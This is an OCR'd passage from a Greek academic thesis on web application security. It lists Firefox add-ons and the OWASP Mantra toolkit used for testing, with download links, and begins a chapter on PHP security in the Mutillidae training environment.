
Για να κατεβάσετε τον Mozilla Firefox ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- http://www.mozilla.org/el/firefox/fx/

Εικόνα 2.2 Ο περιηγητής ιστού Mozilla Firefox

Ο Mozilla Firefox, έχει αναδειχθεί ως ένας από τους πιο δημοφιλής περιηγητές στο διαδίκτυο. Ένας απ' τους κυριότερους λόγους για την επιτυχία του είναι ο **μεγάλος αριθμός των πρόσθετων που είναι διαθέσιμα**. Αξιοσημείωτο είναι ότι διαθέτει πολλά πρόσθετα, τα οποία σχετίζονται με την ασφάλεια στο διαδίκτυο, άλλα την ενισχύουν και άλλα την εκμεταλλεύονται. Ακολουθούν τα πρόσθετα (Add-ons) που θα χρησιμοποιηθούν στην παρούσα εργασία.

Το Πρόσθετο **Firebug 1.9.1** ενσωματώνεται στον Firefox, χαρίζοντας σε κάθε προγραμματιστή (ή χρήστη) έναν πλούτο εργαλείων ανάπτυξης κατά την διάρκεια εργασίας του σε μία ιστοσελίδα. Με το Firebug, μπορούμε να επεξεργαστούμε, να διορθώσουμε, και ελέγξουμε on-the-fly κώδικα CSS, HTML, και JavaScript σε οποιαδήποτε ιστοσελίδα.




Εικόνα 2.3 Το πρόσθετο "Firebug 1.9.1".

Για να κατεβάσετε το Πρόσθετο Firebug 1.9.1 ή/και για περισσότερες πληροφορίες ανατρέξτε στους παρακάτω ιστότοπους:

- https://addons.mozilla.org/el/firefox/addon/firebug/
- http://getfirebug.com/

Το Πρόσθετο **User Agent Switcher 0.7.3**, μας επιτρέπει να αλλάζουμε την τιμή user agent ενός browser, με γρήγορο, εύκολο και αποτελεσματικό τρόπο.



Εικόνα 2.4 Το Πρόσθετο "User Agent Switcher 0.7.3".

Για να κατεβάσετε το Πρόσθετο User Agent Switcher 0.7.3 ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/user-agent-switcher/


Το Πρόσθετο **Tamper Data 11.0.1**, μας επιτρέπει να δούμε και να τροποποιήσουμε HTTP/HTTPS επικεφαλίδες (headers) και τα ορίσματα POST μεταβλητών (post parameters). Χρησιμοποιείτε κυρίως για penetration testing.

Εικόνα 2.5 Το Πρόσθετο "Tamper Data 11.01".

Για να κατεβάσετε το Πρόσθετο Tamper Data 11.01 ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/tamper-data/

Το Πρόσθετο **Live HTTP Headers 0.17**, αποκαλύπτει χρήσιμα στοιχεία ιστοσελίδων, τα οποία οι περισσότεροι χρήστες δεν μπορούν να δουν; Είναι απλό, αποτελεσματικό και δωρεάν. Προτείνεται για κάθε επίπεδο χρήστη. Κατά την χρήση του ανοίγει ένα νέο παράθυρο χωρισμένο σε τέσσερις (4) καρτέλες: Headers, Generator, Config, και About. Πληροφορίες για Host, server, και cookie απεικονίζονται στην πρώτη καρτέλα. Το εργαλείο "**Generator"** δείχνει στοιχεία της σελίδας που αφορούν redirects, images, και CSS.




Εικόνα 2.6 Το Πρόσθετο "Live HTTP Headers 0.17".

Για να κατεβάσετε το Πρόσθετο Live HTTP Headers 0.17 ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/live-http-headers/

Το Πρόσθετο **HttpFox 0.8.10**, αναλύει και ελέγχει όλη την εισερχόμενη και εξερχόμενη HTTP κίνηση, μεταξύ browser και web server. Οι πληροφορίες που διατίθενται ανά αίτημα (request) περιλαμβάνουν:

- Request and response headers
- Sent and received cookies
- Querystring parameters
- POST parameters
- Response body




Εικόνα 2.7 Το Πρόσθετο "HttpFox 0.8.10".

Για να κατεβάσετε το Πρόσθετο HttpFox 0.8.10 ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/httpfox/

Το Πρόσθετο **XSS Me 0.4.5**, είναι ένα εργαλείο ανίχνευσης και εκμετάλλευσης ευπαθειών τύπου **reflected Cross-Site Scripting**. Δεν μπορεί να χρησιμοποιηθεί για δοκιμή stored XSS ευπαθειών. Λειτουργεί με την υποβολή των HTML forms της εφαρμογής μας, με δεδομένα που είναι αντιπροσωπευτικά μιας επίθεσης XSS. Επιπλέον, δεν επιχειρεί να θέσει σε κίνδυνο την ασφάλεια της διαδικτυακής εφαρμογής που εξετάζει, αλλά ψάχνει για τα πιθανά σημεία εισόδου μιας επίθεσης ενάντια στο σύστημα. Δεν παρέχει λειτουργίες όπως: port scanning, packet sniffing, password hacking ή firewall attacks.




Εικόνα 2.8 Το Πρόσθετο "XSS Me 0.4.5".

Για να κατεβάσετε το Πρόσθετο XSS Me 0.4.5 ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/xss-me/
- http://labs.securitycompass.com/exploit-me/xss-me/xss-me-faq/

2.4 Το πακέτο ασφάλειας OWASP Mantra

Το **OWASP Mantra 9.0.1** είναι μια συλλογή από δωρεάν εργαλεία ανοιχτού κώδικα που ενσωματώνονται σε έναν web browser, τα οποία μπορούν να φανούν χρήσιμα σε μελετητές πληροφορικής, ειδικούς ελέγχου ασφάλειας (penetration testers), προγραμματιστές διαδικτυακών εφαρμογών, ειδικούς ασφάλειας κλπ. Πρόκειται για μια ανεξάρτητη πλατφόρμα, που μπορεί να χρησιμεύσει στην άσκηση όλων των φάσεων που περιλαμβάνει μια επίθεση, συμπεριλαμβάνοντας την αναγνώριση, τη σάρωση, την απόκτηση πρόσβασης, την επαύξηση δικαιωμάτων χρήστη, τη διατήρηση της πρόσβασης και την κάλυψη ιχνών. Εκτός όλων αυτών, διαθέτει επίσης και ένα σύνολο εργαλείων που απευθύνονται σε προγραμματιστές web εφαρμογών και σε όσους ασχολούνται με τον εντοπισμό σφαλμάτων σε κώδικα. Τέλος, το Mantra είναι ελαφρύ, ευέλικτο και φιλικό προς το χρήστη. Μπορεί να μεταφερθεί σε κάρτες μνήμης, σε flash drives, σε CD/DVD κλπ. Είναι σε θέση να λειτουργήσει σε λειτουργικό Linux, Windows και Mac. Η εγκατάσταση του λογισμικού είναι πολύ εύκολη και το πιο σημαντικό είναι ότι είναι δωρεάν.




Εικόνα 2.9 Το πακέτο ασφάλειας OWASP Mantra 9.0.1.

Για να κατεβάσετε το OWASP Mantra 9.0.1 (Armada) ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- http://www.getmantra.com/index.html

Το Πρόσθετο **Cookies Manager+ 1.5.1**, είναι ένα εργαλείο που μας επιτρέπει να προβάλουμε, να επεξεργαστούμε και να δημιουργήσουμε νέα cookies. Επίσης, μας επιτρέπει να εμφανίσουμε επιπλέον πληροφορίες σχετικά με τα cookies και να τις επεξεργαστούμε. Τέλος, υπάρχει η δυνατότητα backup και restore πολλαπλών cookies.



Εικόνα 2.10 Το Πρόσθετο "Cookies Manager+ 1.5.1".

Για να κατεβάσετε το Πρόσθετο Cookies Manager+ 1.5.1 (ανεξάρτητα από το OWASP Mantra) ή/και για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- https://addons.mozilla.org/el/firefox/addon/cookies-manager-plus/

Κεφάλαιο 3: Ανίχνευση, εκμετάλλευση και αντιμετώπιση ευπαθειών διαδικτυακών εφαρμογών


3.1 Θέματα ασφάλειας με χρήση της γλώσσας PHP επικεντρωμένα στο περιβάλλον Mutillidae

Στο πρώτο κεφάλαιο κάναμε μία γενική αναφορά στην σημαντικότητα της ασφάλειας στις διαδικτυακές εφαρμογές. Από δω και έπειτα θα δούμε θέματα ασφάλειας με την χρήση της γλώσσας PHP και πως μπορούμε να τα αντιμετωπίσουμε. Ωστόσο, η διαχείριση όλων αυτών των απειλών απαιτεί προσοχή και εφευρετικότητα από την πλευρά του προγραμματιστή, καθώς η PHP είναι μια ισχυρή και ευέλικτη γλώσσα η οποία κάνει (σε αντίθεση με άλλες γλώσσες) ακριβώς αυτό που της έχουμε πει, ακόμα και αν έχουμε παραβλέψει κάτι που θα μπορούσε να κάνει την εφαρμογή μας πιο ασφαλή.

